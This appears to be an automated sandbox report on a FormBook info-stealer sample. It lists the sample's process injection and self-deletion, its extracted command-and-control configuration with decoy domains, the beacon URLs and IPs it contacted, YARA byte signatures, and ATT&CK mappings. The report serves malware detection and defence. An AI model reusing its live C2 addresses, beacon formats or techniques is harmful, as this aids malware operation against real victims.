ID: 433074
Sample Name:
5t2CmTUhKc.exe
Cookbook: default.jbs
Time: 08:52:39
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 5t2CmTUhKc.exe

Overview


General Information

Sample Name:	5t2CmTUhKc.exe
Analysis ID:	433074
MD5:	116e736ba00fca4.
SHA1:	a8d3d62db4bd49..
SHA256:	096ca35528ef4f7..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- 5t2CmTUhKc.exe (PID: 6368 cmdline: 'C:\Users\user\Desktop\5t2CmTUhKc.exe' MD5: 116E736BA00FCA4B8499C4DF00796454)
  - 5t2CmTUhKc.exe (PID: 6432 cmdline: 'C:\Users\user\Desktop\5t2CmTUhKc.exe' MD5: 116E736BA00FCA4B8499C4DF00796454)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - help.exe (PID: 7136 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
      - cmd.exe (PID: 5696 cmdline: /c del 'C:\Users\user\Desktop\5t2CmTUhKc.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5688 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.oceancollaborative.com/bp3i/"
  ],
  "decoy": [
    "bancambios.network",
    "centroufologicosiciliano.info",
    "personalloansonline.xyz",
    "xn---yado-8e4dze0c.site",
    "americanscientific.net",
    "5australiacl.com",
    "sportsiri.com",
    "harchain.com",
    "oakandivywedding.com",
    "getbattlevizion.com",
    "laurenamason.com",
    "middreampostal.com",
    "realityawarenetworks.com",
    "purplequbе.com",
    "reufhroir.com",
    "dr-farshidtajik.com",
    "spinecompanion.com",
    "grpsexportsandimports.com",
    "nodeaths.com",
    "indylead.com",
    "payplrif617592.info",
    "counteraction.fund",
    "t4mall.com",
    "lnbes.com",
    "5xlsteve.com",
    "kocaelimanliftkiralama.site",
    "jacksonmesser.com",
    "nicehips.xyz",
    "accelerator.sydney",
    "dembyanndson.com",
    "tori2020.com",
    "ilium-partners.com",
    "amazingfinds4u.com",
    "therebelpartyband.com",
    "mutanterestaurante.com",
    "underce.com",
    "foldarusa.com",
    "canyoufindme.info",
    "fewo-zweifall.com",
    "fredrika-stahl.com",
    "bankalmatajer.com",
    "themindsetbreakthrough.com",
    "kesat-ya10.com",
    "9wsc.com",
    "jimmymasks.com",
    "bluebeltpanobuy.com",
    "my-ela.com",
    "motivactivewear.com",
    "myrivercityhomeimprovements.com",
    "xn--2o2b1z87x8sb.com",
    "pholbhf.icu",
    "8ballsportsbook.com",
    "doodstore.net",
    "shenghui118.com",
    "glavstore.com",
    "mydystopianlife.com",
    "woodlandsceinics.com",
    "trickshow.club",
    "vitali-tea.online",
    "thechandeck.com",
    "blinbins.com",
    "mcgcompetition.com",
    "xrglm.com",
    "mikefling.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.416256071.0000000000870000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.416256071.0000000000870000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.416256071.0000000000870000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
0000000B.00000002.597396860.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.597396860.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.5t2CmTUhKc.exe.2290000.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.5t2CmTUhKc.exe.2290000.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.5t2CmTUhKc.exe.2290000.3.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
2.2.5t2CmTUhKc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.5t2CmTUhKc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:


- Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5t2CmTUhKc.exe	29%	Virustotal		Browse
5t2CmTUhKc.exe	28%	ReversingLabs		
5t2CmTUhKc.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nse5FEA.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nse5FEA.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.5t2CmTUhKc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
0.2.5t2CmTUhKc.exe.2290000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.5t2CmTUhKc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
11.2.help.exe.4ed3f8.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.0.5t2CmTUhKc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
0.2.5t2CmTUhKc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
11.2.help.exe.35c7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.1.5t2CmTUhKc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.thechandeck.com/bp3i/?o6tTHHhh=p3NsgK4BERuThhH+teqwS1C0txfpjFxawwSOzHNPnDrrCpY7gJP96rzPXZQ9m0/nBd8sZePfaw==&3fuD_=S2MtYLGX0vFd	100%	Avira URL Cloud	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.purpleqube.com/bp3i/?o6tTHHhh=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtbmnhqlSQaIYanfFQnQ==&3fuD_=S2MtYLGX0vFd	100%	Avira URL Cloud	phishing	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
www.oceancollaborative.com/bp3i/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.middreampostal.com/bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=IptNrmuXUVaV/Z9910/N9dyZxtPI5jyScGKXmfxiWqbBXO2QZbfIAu6+lQXyF1DTVkAc6YCxuQ==	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://https://www.purpleqube.com/bp3i/?o6tTHHhh=IkQuCFl7MCfBRj/Vz	100%	Avira URL Cloud	phishing	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.xn---yado-8e4dze0c.site/bp3i/?o6tTHHhh=G/6vsm0KxG9qmRdgnTa4hWK9fX8ri3vqlPmeKNZjc+yTORxazFkMTyGVd6qzkwgGx7fuosCohA==&3fuD_=S2MtYLGX0vFd	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.bancambios.network/bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=So2Tvg87hIziEtO/Cru7EIQwZdKNOPQNXuBCwKB1xQ7qfTi1ynPiyI53Zc3PyJmgTVsVUbeTjw==	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.t4mall.com	165.3.53.250	true	false		unknown
bancambios.network	185.224.138.83	true	true		unknown
purpleqube.com	119.81.95.146	true	true		unknown
www.xn---yado-8e4dze0c.site	150.95.255.38	true	true		unknown
www.thechandeck.com	154.215.150.183	true	true		unknown
middreampostal.com	184.175.83.64	true	true		unknown
oceancollaborative.com	184.168.131.241	true	true		unknown
www.middreampostal.com	unknown	unknown	true		unknown
www.purpleqube.com	unknown	unknown	true		unknown
www.oceancollaborative.com	unknown	unknown	true		unknown
www.bancambios.network	unknown	unknown	true		unknown
www.bluebeltpanobuy.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thechandeck.com/bp3i/?o6tTHHhh=p3NsgK4BERuThhH+teqwS1C0txfpjFxawwSOzHNPnDrrCpY7gJP96rzPXZQ9m0/nBd8sZePfaw==&3fuD_=S2MtYLGX0vFd	true	• Avira URL Cloud: malware	unknown
http://www.purpleqube.com/bp3i/?o6tTHHhh=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtbmnhqlSQaIYanfFQnQ==&3fuD_=S2MtYLGX0vFd	true	• Avira URL Cloud: phishing	unknown
www.oceancollaborative.com/bp3i/	true	• Avira URL Cloud: safe	low
http://www.middreampostal.com/bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=IptNrmuXUVaV/Z9910/N9dyZxtPl5jyScGKXmfxiWqbBXO2QZbfIAu6+lQXyF1DTVkAc6YCxuQ==	true	• Avira URL Cloud: safe	unknown
http://www.xn---yado-8e4dze0c.site/bp3i/?o6tTHHhh=G/6vsm0KxG9qmRdgnTa4hWK9fX8ri3vqlPmeKNZjc+yTORxazFkMTyGVd6qzkwgGx7fuosCohA==&3fuD_=S2MtYLGX0vFd	true	• Avira URL Cloud: safe	unknown
http://www.bancambios.network/bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=So2Tvg87hIziEtO/Cru7EIQwZdKNOPQNXuBCwKB1xQ7qfTi1ynPiyI53Zc3PyJmgTVsVUbeTjw==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
184.175.83.64	middreampostal.com	United States		7393	CYBERCONUS	true
185.224.138.83	bancambios.network	Germany		47583	AS-HOSTINGERLT	true
119.81.95.146	purpleqube.com	Singapore		36351	SOFTLAYERUS	true
184.168.131.241	oceancollaborative.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
154.215.150.183	www.thechandeck.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
150.95.255.38	www.xn---yado-8e4dze0c.site	Japan		7506	INTERQGMOInternetIncJP	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433074
Start date:	11.06.2021
Start time:	08:52:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5t2CmTUhKc.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/4@11/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.6% (good quality ratio 23.3%) • Quality average: 76.4% • Quality standard deviation: 30.6%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.224.138.83	Updated April SOA.xlsx	Get hash	malicious	Browse	• www.soloc ubiertos.c om/hx3a/?B DH=h8HIR/J RNjzDsSWIW UzNg2gIEcY DeeAucgYL/ MnDjD1L6VW +knLzJM/v5 Dkqg23ga+J 5Og==&SH6= u2JtglFH
119.81.95.146	a8eC6O6okf.exe	Get hash	malicious	Browse	• www.purpl eqube.com/ bp3i/?PF=5 jiDaNi8a4R T0&V0Gp=Ik QuCFl7MCfB Rj/Vz+o9SZ Ku4zQeP+5H QLx8WUcJbe VktEW19wEd A8EtblLbpk +rZ/5L
184.168.131.241	DNPr7t0GMY.exe	Get hash	malicious	Browse	• www.thriv eglucose.c om/p2io/?1 bs8=cR-P8L D8&-Z0xlN= bgEje2qoIM shrcRflwWQ jpUULYzLZl DcA+elzyDX 4pz+rZVwSl MQ2+HN9bOa KrviR/d6
	5SXTKXCnqS.exe	Get hash	malicious	Browse	• www.cente rstageacad emyaz.com/hlx/? wVSH= B58lx/xaXA fqMrblDg0C PLD4IpEHx1 MuvfXEetjm XTR5BJPCAv CKa/uMIPwG mDqbiG+v&i 0D=adKPlr
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	• www.cente rstageacad emyaz.com/hlx/? 5jSp=B58lx/xfXH fuM7XpBg0C PLD4IpEHx1 MuvfPUCu/n TzR4B4jEH/ TGM7WOLp8A ty+Q3gKYZw ==&JR-laV= zN90U
	#U00a0Import Custom Duty invoice & its clearance d ocuments.exe	Get hash	malicious	Browse	• www.mnano ramaonline .com/dp3a/? 6l6x=JpPD bdpPqJah&F 4ClVX_=HMS edmBm6/hlW bSmMxUxYZb RrtDTwFsk+ TyYRjGVNzd ErelZVoFwy 82MvW0W4Px o5ExE

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment receipt MT103.exe	Get hash	malicious	Browse	• www.2006almadenrd.com/n86i/?3fDpH=EncZcG68c0UFvrfaep8p5kHr59rKeBqDHDmJoTlHDlH5Q19q6THcE1BV1jQP2/4tmveZ&Vjo=1bT0vz7
	New Order.exe	Get hash	malicious	Browse	• www.flockuplabs.com/uqf5/?mVS=CH5D6h5PGn4ts&3fCDL=kpO7L1Lkp8iY+ON3mW6Oq8CK0aWMRalGagQzJa0PwjziroypQJ68geE/ArNV1zcwD6YY
	NEW ORDER ZIP.exe	Get hash	malicious	Browse	• www.cohorsetrails.com/j7e/?iP_T-V=s4TxBF2&F8EdvhY=0uFKBmvmOY3N1cR6tfDjvpZ4XCwo5tCp3URJWx4vIEcYZHH/ZYklCf5hgzXfIPGP0WLm
	oVA5JBAJutcna88.exe	Get hash	malicious	Browse	• www.covid-19-411.com/c6ss/?P6AT72s=DB71Bym9Rr14TfwtieeaSq+XP6MPPP3k6OJ3eYsEhcCNhSwkByfhm8SfoYhSpsTVm4Za&j6A4qv=gJBt3
	qXDtb88hht.exe	Get hash	malicious	Browse	• www.thriveglucose.com/p2io/?Z8E=bgEje2qoIMshrcRflwWQjpUULYzLZlDcA+elzyDX4pz+rZVwSlMQ2+HN9bOaKrviR/d6&b0GDi6=Q6Ahtfox
	a8eC6O6okf.exe	Get hash	malicious	Browse	• www.oceancollaborative.com/bp3i/?PF=5jiDaNi8a4RT0&V0Gp=+tA82deiMnBv5x6tQvXabF4qHjy6FJLdLGXe/FevxPH8etKnEP6uMBOxOeXG6ZsHsCfG
